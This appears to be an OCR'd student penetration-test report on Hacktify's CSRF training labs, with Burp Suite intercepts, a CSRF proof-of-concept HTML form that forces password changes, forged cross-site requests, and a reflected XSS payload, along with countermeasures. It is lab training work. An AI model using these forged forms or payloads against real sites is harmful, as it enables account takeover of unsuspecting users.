

Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://labs.hacktify.in:443 [162.0.229.223]
Open browser

Time	Type	Direction	Method	URL	Status code	Length
11:42:29 3 Mar ...	HTTP	→ Request	POST	https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php		

Request

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

newPassword=12345&newPassword2=12345&csrf=3b82012d45aec084af7798174f4a0ba4
```


Kali Linux
FANIFOSI HCPT Report
Settings
Hacktify CSRF PoC Gener
Warning: Potential Secur
https://hacktify.in/csrf/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

CSRF PoC Generator


REQUEST

```
_ga=GA1.1.1135172383.1740248677; PHPSESSID=1d06fb679322038d1b682e56b583cf20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

newPassword=12345&newPassword2=12345&csrf=3b82012d45aec084af7798174f4a0ba4
```

CSRF PoC FORM

```
<html>
        <body>
                <form method="POST" action="https://labs.hacktify.in/HTML/csrf_lab/lab_4/
passwordChange.php">
                        <input type="hidden" name="newPassword" value="2025"/>
                        <input type="hidden" name="newPassword2" value="2025"/>
                        <input type="hidden" name="csrf" value="ayobamaa12
"/>
                        <input type="submit" value="Submit">
                </form>
        </body>
<html>
```


Request to https://labs.hacktify.in:443 [162.0.229.223]

Time	Type	Direction	Method	URL	Status code	Length
11:49:57 3 Mar ...	HTTP	→ Request	POST	https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php		

```
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: null
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

newPassword=2025&newPassword2=2025&csrf=ayobamaa12%0D%0A
```


2.4. Get me or Post me

Reference	Risk Rating
Sub-lab-4: **Get me or Post me**	**Medium**
Tools Used	
Google Chrome Browser, BurpSuite, CSRF PoC, manual testing	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.	
How It Was Discovered	
Manual testing	
Vulnerable URLs	

https://labs.hacktify.in/HTML/csrf_lab/lab_6/lab_6.php
Consequences of not Fixing the Issue
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.
Suggested Countermeasures
• Use anti-CSRF tokens (synchronizer tokens). • Implement same-site cookies. • Require user re-authentication for sensitive actions. • Validate the `Origin` or `Referer` header (less reliable). • Use CAPTCHA for sensitive actions.
References
OWASP: CSRF MDN: CSRF Portswigger: CSRF


Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



Welcome to Dashboard hacker hacker 1

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Request to https://labs.hacktify.in:443 [162.0.229.223]

Time	Type	Direction	Method	URL	Status code	Length
12:09:22 3 Mar ...	HTTP	→ Request	POST	https://labs.hacktify.in/HTML/csrf_lab/lab_6/passwordChange.php		

```
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: null
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

newPassword=2709&newPassword2=2709&csrf=fijk123
```


Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Request
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log (8) All issues
Memory: 109.1MB

2.5. XSS the saviour

Reference	**Risk Rating**
Sub-lab-5: XSS the saviour	**Medium**
Tools Used	
Google Chrome Browser, BurpSuite, CSRF PoC, manual testing	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.	
How It Was Discovered	
Manual testing	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E&show=Save	

Consequences of not Fixing the Issue
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.
Suggested Countermeasures
• Use anti-CSRF tokens (synchronizer tokens). • Implement same-site cookies. • Require user re-authentication for sensitive actions. • Validate the `Origin` or `Referer` header (less reliable). • Use CAPTCHA for sensitive actions.
References
OWASP: [CSRF] MDN: [CSRF] Portswigger: [CSRF]

Proof of Concept
Payload: <script>alert('XSS')</script>


Kali Linux | FANIFOSI HCPT Report - | Settings | Hacktify CSRF PoC Gener | Login

https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

HACKTIFY cybersecurity Happy Hacking


Logout

Welcome to Dashboard abc cba

Name: Save

Change Password


© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Welcome to Dashboard abc cba

Name: script>alert('XSS')</script>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Response from https://labs.hacktify.in:443/HTML/csrf_lab/lab_7/lab_7.php?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E&show=Save [162.0.229.2...

Time	Type	Direction	Method	URL	Status code	Length
12:22:30 3 Mar ...	HTTP	← Response	GET	https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E&show=Save	200	4781

Request

```
GET /HTML/csrf_lab/lab_7/lab_7.php?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E&show=Save HTTP/2
Host: labs.hacktify.in
Cookie: csrf_token=9f30abfb7a0141bb657fa6d587a5878b; _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0
; _ga=GA1.1.1135172383.1740248677; PHPSESSID=f00492936e6e7043110591984821f925
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Response


Welcome to Dashboard abc cba

Name:

2.6. rm-rf token


Reference	**Risk Rating**
Sub-lab-6: rm-rf token	**Medium**
Tools Used	
Google Chrome Browser, BurpSuite, CSRF PoC, manual testing	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.	
How It Was Discovered	
Manual testing	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_8/lab_8.php	
Consequences of not Fixing the Issue	
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.	
Suggested Countermeasures	
● Use anti-CSRF tokens (synchronizer tokens). ● Implement same-site cookies. ● Require user re-authentication for sensitive actions. ● Validate the `Origin` or `Referer` header (less reliable). ● Use CAPTCHA for sensitive actions.	
References	
OWASP: CSRF MDN: CSRF Portswigger: CSRF	

Proof of Concept



Welcome to Dashboard ray ray

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

